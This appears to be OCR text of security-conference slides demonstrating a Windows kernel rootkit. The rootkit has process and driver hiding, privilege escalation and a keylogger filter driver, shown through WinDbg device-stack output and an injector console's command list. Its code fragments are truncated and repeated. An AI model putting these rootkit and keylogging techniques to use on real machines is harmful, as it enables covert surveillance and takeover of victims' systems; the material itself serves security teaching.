407         case IOCTL_ROO
408             if (HideOn
409                 ExFree
410                 PsSetC
411             }
412             HideOnCrea
413             i = 0;
414             aux = ((PU
415             while (aux
416                 HideOn
417                 ++i;
418                 aux =
419             }
420             ntStatus =
421             break;
422         case IOCTL_ROO
423             ExecuteAtD
424             break;
425         case IOCTL_ROO
426             LPE(toProces
427             break;
```

→ Keylogger

Device list when only one session exists:

```
Command
0: kd> dt nt!_driver_object  ffff908ddb367d50
   +0x000 Type             : 0n4
   +0x002 Size             : 0n336
   +0x008 DeviceObject     : 0xffff908d`db3b6a90 _DEVICE_OBJECT
   +0x010 Flags            : 0x412
   +0x018 DriverStart      : 0xfffff805`34780000 Void
   +0x020 DriverSize       : 0x14000
   +0x028 Driver
   +0x030 Driver
   +0x038 Driver
```

```
Command
0: kd> dt nt!_device_object 0xffff908d`db3b6a90
   +0x000 Type             : 0n3
   +0x002 Size             : 0x2d0
   +0x004 ReferenceCount   : 0n0
   +0x008 DriverObject     : 0xffff908d`db367d50 _DRIVER_OBJECT
   +0x010 NextDevice       : (null)
   +0x018 AttachedDevice   : (null)
   +0x020 CurrentIrp       : (null)
```

```
397     auto PIO_STACK_LOCATI
398     switch (stack->Par
399         case IOCTL_ROO
400             // Irp->As
401             ExecuteAtD
402             break;
403         case IOCTL_ROO
404             // Execute
405             ExecuteAtD
406             break;
407         case IOCTL_ROO
408             if (HideOn
409                 ExFree
410                 PsSetC
411             }
412             HideOnCrea
413             i = 0;
414             aux = ((PU
415             while (aux
416                 HideOn
417                 ++i;
418                 aux =
419             }
420             ntStatus =
421             break;
422         case IOCTL_ROO
423             ExecuteAtD
424             break;
425         case IOCTL_ROO
426             LPE(toProces
427             break;
```

→ Keylogger

Device stack when only one session exists:

```
Command
0: kd> !devstack 0xffff908d`db3b6a90
  !DevObj           !DrvObj            !DevExt           ObjectName
> ffff908ddb3b6a90  \Driver\kbdclass   ffff908ddb3b6be0  KeyboardClass0
  ffff908ddb3b63e0  \Driver\i8042prt  ffff908ddb3b6530
  ffff908dd9be0cf0  \Driver\ACPI       ffff908dd9160bf0  00000068
!DevNode ffff908dd9c9e730 :
  DeviceInst is "ACPI\PNP0303\4&25ee97c0&0"
  ServiceName is "i8042prt"
```

```
397     auto PIO_STACK_LOCATI
398     switch (stack->Par
399         case IOCTL_ROO
400             // Irp->As
401             ExecuteAtD
402             break;
403         case IOCTL_ROO
404             // Execute
405             ExecuteAtD
406             break;
407         case IOCTL_ROO
408             if (HideOn
409                 ExFree
410                 PsSetC
411             }
412             HideOnCrea
413             i = 0;
414             aux = ((PU
415             while (aux
416                 HideOn
417                 ++i;
418                 aux =
419             }
420             ntStatus =
421             break;
422         case IOCTL_ROO
423             ExecuteAtD
424             break;
425         case IOCTL_ROO
426             LPE(toProces
427             break;
```

→ Keylogger

After a new RDP session: one keyboard device for each session

```
Command
0: kd> dt nt!_driver_object  ffff908ddb367d50
   +0x000 Type             : 0n4
   +0x002 Size             : 0n336
   +0x008 DeviceObject     : 0xffff908d`e390ac90 _DEVICE_OBJECT
   +0x010 Flags            : 0x412
   +0x018 DriverStart      : 0xfffff805`34780000 Void
   +0x020 DriverSize       : 0x14000
   +0x028 DriverSection    : 0xffff908d`db342230 Void
   +0x030 DriverExtension  : 0xffff908d`db367ea0 _DRIVER_EXTENSION
   +0x038 DriverName       : _UNICODE_STRING "\Driver\kbdclass"
```

```
Command
0: kd> dt nt!_device_object 0xffff908d`e390ac90
   +0x000 Type             : 0n3
   +0x002 Size             : 0x2d0
   +0x004 ReferenceCount   : 0n0
   +0x008 DriverObject     : 0xffff908d`db367d50 _DRIVER_OBJECT
   +0x010 NextDevice       : 0xffff908d`db3b6a90 _DEVICE_OBJECT
   +0x018 AttachedDevice   : (null)
```

```
Command
0: kd> dt nt!_device_object 0xffff908d`db3b6a90
   +0x000 Type             : 0n3
   +0x002 Size             : 0x2d0
   +0x004 ReferenceCount   : 0n0
   +0x008 DriverObject     : 0xffff908d`db367d50 _DRIVER_OBJECT
   +0x010 NextDevice       : (null)
   +0x018 AttachedDevice   : (null)
```

```
397     auto PIO_STACK_LOCATI
398     switch (stack->Par
399         case IOCTL_ROO
400             // Irp->As
401             ExecuteAtD
402             break;
403         case IOCTL_ROO
404             // Execute
405             ExecuteAtD
406             break;
407         case IOCTL_ROO
408             if (HideOn
409                 ExFree
410                 PsSetC
411             }
412             HideOnCrea
413             i = 0;
414             aux = ((PU
415             while (aux
416                 HideOn
417                 ++i;
418                 aux =
419             }
420             ntStatus =
421             break;
422         case IOCTL_ROO
423             ExecuteAtD
424             break;
425         case IOCTL_ROO
426             LPE(toProces
427             break;
```

→ Keylogger

After keylogger devices attach to the keyboard device:

```
Command
0: kd> dt nt!_driver_object  ffff908ddb367d50
   +0x000 Type             : 0n4
   +0x002 Size             : 0n336
   +0x008 DeviceObject     : 0xffff908d`e390ac90 _DEVICE_OBJECT
   +0x010 Flags            : 0x412
   +0x018 DriverStart      : 0xfffff805`34780000 Void
   +0x020 DriverSize       : 0x14000
   +0x028 DriverSection    : 0xffff908d`db342230 Void
   +0x030 DriverExtension  : 0xffff908d`db367ea0 _DRIVER_EXTENSION
   +0x038 DriverName       : _UNICODE_STRING "\Driver\kbdclass"
```

```
Command
0: kd> dt nt!_device_object 0xffff908d`e390ac90
   +0x000 Type             : 0n3
   +0x002 Size             : 0x2d0
   +0x004 ReferenceCount   : 0n0
   +0x008 DriverObject     : 0xffff908d`db367d50 _DRIVER_OBJECT
   +0x010 NextDevice       : 0xffff908d`db3b6a90 _DEVICE_OBJECT
   +0x018 AttachedDevice   : (null)
```

```
Command
0: kd> dt nt!_device_object 0xffff908d`db3b6a90
   +0x000 Type             : 0n3
   +0x002 Size             : 0x2d0
   +0x004 ReferenceCount   : 0n0
   +0x008 DriverObject     : 0xffff908d`db367d50 _DRIVER_OBJECT
   +0x010 NextDevice       : (null)
   +0x018 AttachedDevice   : (null)
```

```
Command
0: kd> dt nt!_driver_object  ffff908ddb367d50
   +0x000 Type             : 0n4
   +0x002 Size             : 0n336
   +0x008 DeviceObject     : 0xffff908d`e30722f0 _DEVICE_O
   +0x010 Flags            : 0x412
   +0x018 DriverStart      : 0xfffff805`34780000 Void
```

```
Command
0: kd> dt nt!_device_object 0xffff908d`e30722f0
   +0x000 Type             : 0n3
   +0x002 Size             : 0x2d0
   +0x004 ReferenceCount   : 0n0
   +0x008 DriverObject     : 0xffff908d`db367d50 _DRIVER_O
   +0x010 NextDevice       : 0xffff908d`db3b6a90 _DEVICE_O
   +0x018 AttachedDevice   : 0xffff908d`e22c54b0 _DEVICE_O
   +0x020 CurrentIrp       : (null)
```

[...]

```
397     auto PIO_STACK_LOCATI
398     switch (stack->Par
399         case IOCTL_ROO
400             // Irp->As
401             ExecuteAtD
402             break;
403         case IOCTL_ROO
404             // Execute
405             ExecuteAtD
406             break;
407         case IOCTL_ROO
408             if (HideOn
409                 ExFree
410                 PsSetC
411             }
412             HideOnCrea
413             i = 0;
414             aux = ((PU
415             while (aux
416                 HideOn
417                 ++i;
418                 aux =
419             }
420             ntStatus =
421             break;
422         case IOCTL_ROO
423             ExecuteAtD
424             break;
425         case IOCTL_ROO
426             LPE(toProces
427             break;
```


→ Keylogger

Before and after the keylogger devices attach to the keyboard device:


```
Command
0: kd> !devstack 0xffff908d`db3b6a90
  !DevObj           !DrvObj            !DevExt           ObjectName
> ffff908ddb3b6a90  \Driver\kbdclass   ffff908ddb3b6be0  KeyboardClass0
  ffff908ddb3b63e0  \Driver\i8042prt  ffff908ddb3b6530
  ffff908dd9be0cf0  \Driver\ACPI       ffff908dd9160bf0  00000068
!DevNode ffff908dd9c9e730 :
  DeviceInst is "ACPI\PNP0303\4&25ee97c0&0"
  ServiceName is "i8042prt"
```

```
Command
0: kd> !devstack 0xffff908d`e30722f0
  !DevObj           !DrvObj            !DevExt           ObjectName
  ffff908de22c54b0  \Driver\TopKeyloggerffff908de22c5600
> ffff908de30722f0  \Driver\kbdclass   ffff908de3072440  KeyboardClass2
  ffff908ddfabd2d0  \Driver\terminpt   ffff908ddfabd420
  ffff908ddf0bb520  \Driver\umbus      ffff908de3745f10  000000c1
!DevNode ffff908de079d660 :
  DeviceInst is "TERMINPUT_BUS\UMB\2&2c22bcc9&0&Session1Keyboard0"
  ServiceName is "terminpt"
```


[...]



DEMO #3 - Using the keylogger as command & control


Process Explorer - Sysinternals: www.sysinternals.com [Lab\alima] (...
File Options View Process Find Users Help
<Filter by name>
Process PID CPU Private Bytes Working Set Description
svchost.exe 3720 3,836 K 16,100 K Host Process f
svchost.exe 7208 3,460 K 11,700 K Host Process f
SgrmBroker.exe 8172 < 0.01 3,664 K 8,552 K System Guard
svchost.exe 6828
svchost.exe 6412
svchost.exe 4776
svchost.exe 4252
lsass.exe 784
fontdrvhost.exe 904
csrss.exe 648
winlogon.exe 728
fontdrvhost.exe 912
dwm.exe 848
explorer.exe 3844
SecurityHealthSystray.exe 6720
vmtoolsd.exe 6776
OneDrive.exe 7084
cmd.exe 7760
conhost.exe 6764
Injector.exe 3820
procexp64.exe 4620
CPU Usage: 10.36% Commit Charge: 18.36%
Administrator: Command Prompt - Injector.exe
C:\Users\alima\Desktop>Injector.exe
Kernel injection by 0x4ndr3 @ PwC Norway:
[.] Rootkit already loaded.
Rootkit> help
[+] Commands in place:
[.] > hidepid PID : hides process with PID provided.
[.] > hidepname name.exe : hides process with name provided.
[.] > hidecreate name.exe : hides processes called name.exe on
[.] > hidedriver name.sys : hides driver with name provided.
[.] > lpe PID : give SYSTEM privs to process with
[.] > keylog (enable|disable) : enables or disables keylogger.
Rootkit>


→ Virtual Secure Mode (VSM)





Source: https://learn.microsoft.com/en-us/windows/win32/procthread/isolated-user-mode--ium--processes


References and great studying resources

https://windows-internals.com/
https://www.alex-ionescu.com/
https://reactos.org/
https://scorpiosoftware.net/category/windows-internals/
https://www.geoffchappell.com/
(I know I'm forgetting something...)











References and great studying resources



References and great studying resources




https://walkingcat.github.io/ch9-index/Shows_Going+Deep.html

THANK YOU

https://twitter.com/0x4ndr3

https://www.youtube.com/@0x4ndr3

https://www.linkedin.com/in/aflima/



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